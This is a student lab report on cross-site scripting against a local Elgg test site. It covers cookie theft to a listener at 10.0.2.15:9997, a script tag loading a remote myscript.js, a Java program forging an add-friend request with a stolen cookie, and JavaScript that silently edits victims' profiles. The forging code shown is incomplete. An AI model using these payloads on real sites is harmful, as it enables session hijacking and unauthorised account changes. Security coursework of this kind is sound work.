
Edit profile 4:41 PM Seed 25/10/15 - 4:41:45 pm
```

Here, we are writing javascript code to add image tag to the HTML page with source value given as in screenshot. For writing img tag on HTML page we have used **document.write()** command.

Image can be added with tag in HTML. For each tag in HTML browsers sends a GET request to the server given by src value in the tag. In this case we are giving src value as our attacker's machine IP address (got from above screenshot-10.0.2.15) and port number (9997) on which we have echoserver program listening to all requests. In this GET request in URL we are writing victim's cookies using document.cookies. For adding cookies to the URL we need to encode the cookies with encoding used for URL syntax, for that we use **escape()** command. When browser sends this GET request to our predefined server address, the GET request with victim's cookies gets sent out to the attacker's IP address and port on which he has a program listening to all traffic and printing out all requests. So, using this code attacker can get and print victim's cookies for that session.

Attack:

Attack code in Samy's Profile:



The screenshot shows a Mozilla Firefox window with multiple tabs open. The active tab is titled "XSS Lab Site: Edit profile". The page content is a form for editing a user profile. In the "Brief description" field, there is a malicious script: <script type="text/javascript" src="http://example1.com/Example_1/myscript.js"></script>. This script is intended to fetch and execute the contents of the file "myscript.js" from the specified URL. The browser's status bar at the bottom right indicates the date and time as 25/10/15 - 4:42:36 pm.

Now we are adding <script> tags in Samy's profile brief description section with src (source) value as the address where our malicious javascript file resides. When this code gets executed it will fetch the myscript.js file from given location and execute all the commands present in that file.

Saving Samy's Profile:

The screenshot shows a Mozilla Firefox browser window with multiple tabs open. The active tab displays the 'XSS Lab Site' with Samy's profile. The profile page includes a placeholder image for the user's picture, a brief description field containing some script tags, and buttons for editing the avatar and profile. Below the profile area are links for 'Blogs' and 'Bookmarks'. The browser's status bar at the bottom right shows the date and time as 25/10/15 - 4:42:50 pm.


Here we can see that in Samy's profile we have some contents in brief description part, but browser is not displaying them as it parsed those contents and found <script> tags. Because of <script> tags, any contents between them will be considered as javascript code by browser and will be executed and not displayed.

Logging in as Alice:

The screenshot shows a Mozilla Firefox browser window with multiple tabs open. The active tab displays the 'XSS Lab Site' with Alice's profile. The profile page includes a placeholder image for the user's picture, a brief description field, and buttons for editing the avatar and profile. Below the profile area are links for 'Blogs' and 'Bookmarks'. The browser's status bar at the bottom right shows the date and time as 25/10/15 - 4:43:41 pm. The URL in the address bar is www.xsslabelgg.com/profile/alice, which includes a user-specified parameter 'ks'.


Here we have logged into the alice's profile.

Visiting Samy's Profile:



Now we have visited the Samy's profile. Here we can see that Samy's brief description field is empty, its not displaying any contents. Alice would not know any of the attack that has happened on her unless she checks for the all requests sent out by browser using firebug or any other software or plugin.

Attack Successful:



Here, we can see that due to our code in myscript.js file which got executed when Alice visited Samy's profile page, GET request was sent to the server 10.0.2.15 and on port 9997 with Alice's cookies in that

URL. Our echoserv program which was listening on the port 9997 printed out that GET request on terminal thus allowing attacker to get victim's session cookies present in the URL of the GET request.

Hence, our attack was successful.

Task4:

Logging in as Boby:

The screenshot shows a Mozilla Firefox browser window with three tabs open. The active tab is 'XSS Lab Site: Boby'. The page displays a user profile for 'Boby' with a placeholder profile picture. Below the picture are buttons for 'Edit avatar' and 'Edit profile'. A 'Blogs' section is present. The URL in the address bar is 'www.xsslabelgg.com/profile/boby'. The status bar at the bottom right shows the date and time as '25/10/15 - 7:05:54 pm'.


Here we have logged in Boby.

Adding Samy as friend in Boby's profile:

The screenshot shows a Mozilla Firefox browser window with three tabs open. The active tab is 'XSS Lab Site: Samy'. The page displays a user profile for 'Samy' with a placeholder profile picture. Below the picture is a 'Brief description:' input field. A 'Remove friend' button is visible. A 'Blogs' section is present. The URL in the address bar is 'www.xsslabelgg.com/profile/samy'. The status bar at the bottom right shows the date and time as '25/10/15 - 5:18:42 pm'.

Now, we have added Samy as friend in Boby's profile, so that we can examine the request sent to add a friend in elgg application.


Live HTTP Header capturing add friend request:



Here using Live HTTP Headers plugin we can see that a GET request was sent to the elgg server from browser for adding Samy as a friend to Bob's profile. And we got HTTP 302 as response. In this request we can see that we need to provide the guid of the user whom we want to add as a friend in URL of GET request. With the guid we have to provide the elgg token and ts values for the user who wants add. And in header part of the request we need to set property Cookie with user cookie value in the request.

Stealing cookie: We follow the exact procedure as explained in task 3

Start Server:



We are starting the echoserver program explained in task 3 again in this task on same port number to steal victims cookies.

In Samy's Profile:

Now we modify Samy's profile as explained before to execute myscript.js file stored on example1.com domain when someone visits his profile.

In Alice's Profile:

A screenshot of a Mozilla Firefox browser window. The title bar says "XSS Lab Site: Alice - Mozilla Firefox". The address bar shows "www.xsslbelgg.com/profile/alice". The main content area displays the "XSS Lab Site" profile page for user "Alice". It features a placeholder profile picture, a "Blogs" section, and buttons for "Edit avatar" and "Edit profile". The status bar at the bottom right shows the date and time: "25/10/15 - 7:09:03 pm".


Now, we have logged in as Alice.

Visit Samy:

A screenshot of a Mozilla Firefox browser window. The title bar says "XSS Lab Site: Samy - Mozilla Firefox". The address bar shows "www.xsslbelgg.com/profile/samy". The main content area displays the "XSS Lab Site" profile page for user "Samy". It features a placeholder profile picture, sections for "Add friend", "Report user", and "Send a message", and links for "Blogs", "Bookmarks", and "Files". The status bar at the bottom right shows the date and time: "25/10/15 - 7:09:48 pm".

When Alice visits Samy's page as explained in previous task (task 3) alice's session cookie value will be sent back to the server 10.0.2.15:9997 where we have our echoserv program listening to requests.

Alice's Cookie:



Here, we get the alice's cookie on the terminal of the server 10.0.2.15, printed out by echoserv program as explained in previous task.

Java Code:

```
HTTPSimpleForge.java (~) - gedit
HTTPSimpleForge.java x
import java.io.*;
import java.net.*;
public class HTTPSimpleForge {
    public static void main(String[] args) throws IOException {
        try {
            int responseCode;
            InputStream responseIn=null;
            String requestDetails = "&_elgg_ts=14458253828__elgg_token=9891eb52b7fae6b066100ce7fc2aa112";
            // URL to be forged.
            URL url = new URL ("http://www.xsslabelgg.com/action/friends/add?friend=42"+requestDetails);
            // URLConnection instance is created to further parameterize a
            // resource request past what the state members of URL instance
            // can represent.
            HttpURLConnection urlConn = (HttpURLConnection) url.openConnection();
            if (urlConn instanceof HttpURLConnection) {
                urlConn.setConnectTimeout(60000);
                urlConn.setReadTimeout(90000);
            }
            // addRequestProperty method is used to add HTTP Header Information.
            // Here we add User-Agent HTTP header to the forged HTTP packet.
            // Add other necessary HTTP Headers yourself. Cookies should be stolen
            // using the method in task3.
            urlConn.addRequestProperty("Cookie","Elgg=1lltr729nmqk9fgv06q613ott7");
            //HTTP Post Data which includes the information to be sent to the server.
            String data = "name=samy&guid=42";
            // DoOutput flag of URL Connection should be set to true
            // to send HTTP POST message.
            urlConn.setDoOutput(true);
            // OutputStreamWriter is used to write the HTTP POST data
            // to the url connection.
            OutputStreamWriter wr = new OutputStreamWriter(urlConn.getOutputStream());
        }
    }
}
```

Now, we have written a Java code which sends out an GET request to elgg application server. If the URL and Header content are set perfectly in this program the elgg server will consider the request sent by this java code as legit request and will process that request. To make our code to add Samy as friend in Alice's profile we need four important things, viz., guid of Samy, elgg_ts and elgg_token values for Alice's session and Alice's cookie value. The guid of Samy we got it from the live HTTP header screenshot of the request sent by Boby to add Samy as friend (guid=42). The values of elgg_ts and elgg_token for this task we get them from page source of the Alice's profile. We stole the cookie value for Alice's session as explained above. Now, we put all these values in our Java code as shown above in the screenshot.


Now using URL() function in Java we create a URL object with the value required as GET request URI for our attack. Then by using url.openConnection() API we open connection on the given url. Using addRequestProperty() API we set cookie value in the Header of request sent to the given URL server.

Compile and run the java code using **javac HTTSSimpleForge.java** and **java HTTSSimpleForge** commands respectively.

After Running javacode:


Attack Successful:

Java code output:



After running the javacode we get in response the HTTP 302 response and the output HTML page displayed in browser. This HTTP 302 response confirms that our attack was successful.

Samy profile page:



In browser window on visited Samy's profile page from Alice's account we can see the notification "you have successfully added Samy as friend" and Samy was added as friend in Alice's profile account. Thus our attack was successful.

Task5:

In Alice's profile:

A screenshot of a Mozilla Firefox browser window. The title bar says "XSS Lab Site: Alice - Mozilla Firefox". The address bar shows "www.xsslabeogg.com/profile/alice". The main content area displays the "XSS Lab Site" interface for user "Alice". On the left, there is a profile picture placeholder and buttons for "Edit avatar" and "Edit profile". Below that are links for "Blogs" and "Bookmarks". The right side of the screen shows a large empty white area with a "Search" bar at the top. A "Add widgets" button is located in the top right corner of the main content area. The status bar at the bottom right shows the date and time: "25/10/15 - 9:03:20 pm".


Friends of Alice before attack:

A screenshot of a Mozilla Firefox browser window. The title bar says "XSS Lab Site: Alice's friends - Mozilla Firefox". The address bar shows "www.xsslabeogg.com/friends/alice". The main content area displays the "XSS Lab Site" interface for "Alice's friends". It shows the message "No friends yet." and a sidebar with options: "Friends", "Friends of", "Friend collections", and "Invite friends". The status bar at the bottom right shows the date and time: "25/10/15 - 9:15:38 pm".

In Samy's Profile:

Now we modify Samy's profile as explained before to execute myscript.js file stored on example1.com domain when someone visits his profile.

Javascript malicious code:



```
myscript.js (/var/www/Example_1) - gedit
File Edit View Search Tools Documents Help
myscript.js  HTTPSimpleForge.java
// Construct the header information for the HTTP request
Ajax=new XMLHttpRequest();
Ajax.open("POST","http://www.xsslabelgg.com/action/profile/edit",true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Cookie",document.cookie);
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
// Construct the content. The format of the content can be learned
// from LiveHTTPHeaders.
//var content="name=..&description=...&guid="; // You need to fill in the details.
var guid = elgg.session.user["guid"];
var name = elgg.session.user["name"];
var username = elgg.session.user["username"];
var elgg_ts = elgg.security.token._elgg_ts;
var elgg_token = elgg.security.token._elgg_token;
var content = "_elgg_token="+String(elgg_token)+"&_elgg_ts="+String(elgg_ts)+"&name="+String(name)+"&description=&accesslevel%5Bdescription%5D=2&briefdescription=&accesslevel%5Bbriefdescription%5D=2&location=Syracuse&accesslevel%5Blocation%5D=2&interests=&accesslevel%5Binterests%5D=2&skills=&accesslevel%5Bskills%5D=2&contactemail=&accesslevel%5Bcontactemail%5D=2&phone=&accesslevel%5Bphone%5D=2&mobile=&accesslevel%5Bmobile%5D=2&website=&accesslevel%5Bwebsite%5D=2&twtitter=&accesslevel%5Btwtitter%5D=2&guid="+String(guid);
// Send the HTTP POST request.
Ajax.send(content);
var Ajax_get=null;
// Construct the header information for the HTTP request
Ajax_get=new XMLHttpRequest();
Ajax_get.open("GET","http://www.xsslabelgg.com/action/friends/add?friend="+String(elgg.page_owner["guid"])+"&_elgg_ts="+String(elgg_ts)+"&_elgg_token="+String(elgg_token),true);
Ajax_get.setRequestHeader("Cookie",document.cookie);
Ajax_get.send();
```

Here we have written a javascript code which on executed sends POST request to elgg application from the user's account on whose browser it was executed to add Syracuse as his location and thus modify his profile on his behalf without his intervention and knowledge about the request being sent.

